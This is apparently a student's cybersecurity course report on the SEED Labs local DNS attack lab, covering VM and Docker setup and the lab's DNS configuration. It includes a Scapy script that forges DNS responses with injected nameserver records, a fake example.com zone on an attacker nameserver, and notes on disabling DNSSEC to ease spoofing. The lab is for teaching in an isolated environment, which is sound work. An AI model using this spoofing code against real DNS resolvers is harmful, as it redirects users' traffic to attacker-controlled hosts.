M. Tech. in Software Engineering

Cyber Security

SEZG681

Assignment 2 – Local DNS Attack

Name – Hemant Tiwari

BITS Student ID – 2022MT93184


Semester – 1st FY 2023-202

Setting Up Lab in Oracle VM Box


To create a new VM in Oracle Virtual Box (VB), I followed the following steps:

Step 1 – Download the VM Image from Seed Lab Website.


Step 2 – In the VB, select new.




Step 3 – Provide the *Name*, *Memory Size* and *Hard Disk* of your Virtual Machine.




Step 4 – To use the downloaded Hard Disk, select "Use an existing Virtual Hard Disk File". In that, click on add and choose your downloaded VM. Then click on create as shown in previous Image.




Step 5 – Once our VM is created we will select on the settings option of the VM.




Step 6 – We will first go into General Setting >> Advanced and select *Shared Clipboard* and *Drag'n'Drop* as *BiDirectional*. The first item allows users to copy and paste between the VM and the host computer. The second item allows users to transfer files between the VM and the host computer using Drag'n'Drop.




Step 7 – Than System >> Processor and define Processor(s) as 2 CPU and in Extended Features, Enable PAE/NX.




Step 8 – Than Display >> Screen. Here, select appropriate *Video Memory*. Select *VMSVGA* in *Graphics Controller* and *Enable 3D Acceleration*.



Step 9 – Than Network >> Adapter 1. In this select *Attached to* as *NAT* and Click on OK.




Step 10 – Once All the Configuration is done, we can start our VM by selecting on Start.




Setting Up Docker Containers inside the VM


Download the Labsetup.zip file in the VM from the lab's website, unzip it, enter the Lab setup folder, and use the docker-compose.yml file to set up the lab environment.




Post downloading run the command **dcbuild**




Once it is complete we can see the image and run the command dcup to spin up the container and we can see the containers.





Once the containers are up setup will look like this –



Summary of the DNS Configuration

The Volume folder of attacker folder is –


```
[11/22/23]seed@VM:~$ dockps
95dae45bd5e4  seed-attacker
0cdcc48b2dad  user-10.9.0.5
d588ecaac64e  local-dns-server-10.9.0.53
1d8112c1adab  attacker-ns-10.9.0.153
394396a65081  seed-router
[11/22/23]seed@VM:~$ docksh 95dae45bd5e4
root@VM:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  volumes
root@VM:/# cd volumes/
root@VM:/volumes# ls
dns_sniff_spoof.py
root@VM:/volumes# cat dns_sniff_spoof.py
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='10.0.2.5')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS',
                   ttl=259200, rdata='ns1.example.net')
    NSsec2 = DNSRR(rrname='example.net', type='NS',
                   ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=2,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
```

Local DNS Server: We run the BIND 9 DNS server program on the local DNS server. BIND 9 gets its configuration from a file called /etc/bind/named.conf. This file is the primary configuration file, and it usually contains several "include" entries, i.e., the actual configurations are stored in those included files.

One of the included files is called /etc/bind/named.conf.options. This is where the actual configuration is set.


Forwarding the attacker32.com zone: A forward zone is added to the local DNS server, so if anybody queries the attacker32.com domain, the query will be forwarded to this domain's

nameserver, which is hosted in the attacker container. The zone entry is put inside the named.conf file.



Simplification: DNS servers now randomize the source port number in their DNS queries; this makes the attacks much more difficult. Unfortunately, many DNS servers still use predictable source port number. For the sake of simplicity in this lab, we fix the source port number to 33333 in the configuration file.

Turning off DNSSEC: DNSSEC is introduced to protect against spoofing attacks on DNS servers. To show how attacks work without this protection mechanism, we have turned off the protection in the configuration file.



DNS cache: During the attack, we need to inspect the DNS cache on the local DNS server. The following two commands are related to DNS cache. The first command dumps the content of the cache to the file /var/cache/bind/dump.db, and the second command clears the cache.

```
;       2001:500:2f::f [srtt 125394] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl 369]
;       2001:503:a83e::2:30 [srtt 239461] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 414]
;       2001:500:a8::e [srtt 168219] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 369]
;       2001:502:8cc::30 [srtt 154637] [flags 00000000] [edns 0/4/4/4/4] [plain 0/0] [ttl 414]
;       2001:500:40::1 [srtt 60122] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 415]
;       192.31.80.30 [srtt 20] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 415]
;       2001:503:231d::2:30 [srtt 254911] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 414]
;       199.4.138.53 [srtt 137258] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512] [ttl 416]
;       2001:503:d414::30 [srtt 182972] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl 414]
;       2001:500:856e::30 [srtt 129950] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 414]
;       2001:500:1::53 [srtt 199952] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 369]
;       2001:500:c::1 [srtt 220770] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl 415]
;       192.52.178.30 [srtt 123522] [flags 00004000] [edns 6/0/0/0/0] [plain 0/0] [udpsize 512] [ttl 415]
;       2001:503:ba3e::2:30 [srtt 142351] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl 369]
;       2001:7fe::53 [srtt 227669] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 369]
;       192.203.230.10 [srtt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 369]
;       192.41.162.30 [srtt 40727] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [ttl 415]
;       199.7.83.42 [srtt 54028] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [ttl 369]
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20231115131856
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
; Dump complete
root@d588ecaac64e:/var/cache/bind# ls
dump.db
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind#
```

```
root@1d8112c1adab:/etc/bind# pwd
/etc/bind
root@1d8112c1adab:/etc/bind# ls
bind.keys  db.127  db.empty  named.conf               named.conf.local    rndc.key            zone_example.com
db.0       db.255  db.local  named.conf.default-zones  named.conf.options  zone_attacker32.com  zones.rfc1918
root@1d8112c1adab:/etc/bind# cat zone_attacker32.com
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                      2008111001
                      8H
                      2H
                      4W
                      1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
root@1d8112c1adab:/etc/bind# cat zone_example.com
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                      2008111001
                      8H
                      2H
                      4W
                      1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
root@1d8112c1adab:/etc/bind#
```

Attacker's Nameserver: On the attacker's nameserver, we host two zones. One is the attacker's legitimate zone attacker32.com, and the other is the fake example.com zone. The zones are configured in /etc/bind/named.conf:

```
[11/22/23]seed@VM:~$ dockps
95dae45bd5e4  seed-attacker
0cdcc48b2dad  user-10.9.0.5
d588ecaac64e  local-dns-server-10.9.0.53
1d8112c1adab  attacker-ns-10.9.0.153
394396a65801  seed-router
[11/22/23]seed@VM:~$ docksh attacker-ns-10.9.0.153
root@1d8112c1adab:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@1d8112c1adab:/# cd etc/
root@1d8112c1adab:/etc# ls
adduser.conf            cron.d          ethertypes  hostname        ld.so.cache    logrotate.d   mtab           passwd     rc1.d       rpc       subgid         xattr.conf
alternatives            cron.daily      fstab       hosts           ld.so.conf     lsb-release   nanorc         passwd-    rc2.d       security  subuid
apparmor.d              debconf.conf    gai.conf    init.d          ld.so.conf.d   machine-id    network        ppp        rc3.d       selinux   sysctl.conf
apt                     debian_version  group       inputrc         ldap           magic         networks       profile    rc4.d       services  sysctl.d
bash.bashrc             default         group-      insserv.conf.d  legal          magic.mime    nsswitch.conf  profile.d  rc5.d       shadow    systemd
bind                    deluser.conf    gshadow     iproute2        libaudit.conf  mailcap       opt            protocols  rc6.d       shadow-   terminfo
bindresvport.blacklist  dpkg            gshadow-    issue           localtime      mailcap.order os-release     python3    rcS.d       shells    timezone
ca-certificates         e2scrub.conf    gss         issue.net       logcheck       mime.types    pam.conf       python3.8  resolv.conf skel      ufw
ca-certificates.conf    environment     host.conf   kernel          login.defs     mke2fs.conf   pam.d          rc0.d      rmt         ssl       update-motd.d
root@1d8112c1adab:/etc# cd bind
root@1d8112c1adab:/etc/bind# ls
bind.keys  db.127  db.empty  named.conf               named.conf.local    rndc.key            zone_example.com
db.0       db.255  db.local  named.conf.default-zones  named.conf.options  zone_attacker32.com  zones.rfc1918
root@1d8112c1adab:/etc/bind# cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};

root@1d8112c1adab:/etc/bind#
```


User machine: The user container 10.9.0.5 is already configured to use 10.9.0.53 as its local DNS server. This is achieved by changing the resolver configuration file (/etc/resolv.conf) of the user machine, so the server 10.9.0.53 is added as the first nameserver entry in the file, i.e., this server will be used as the primary DNS server.

Testing the DNS Setup

From the User container, we will run a series of commands to ensure that our lab setup is correct. In your lab report, please document your testing results.

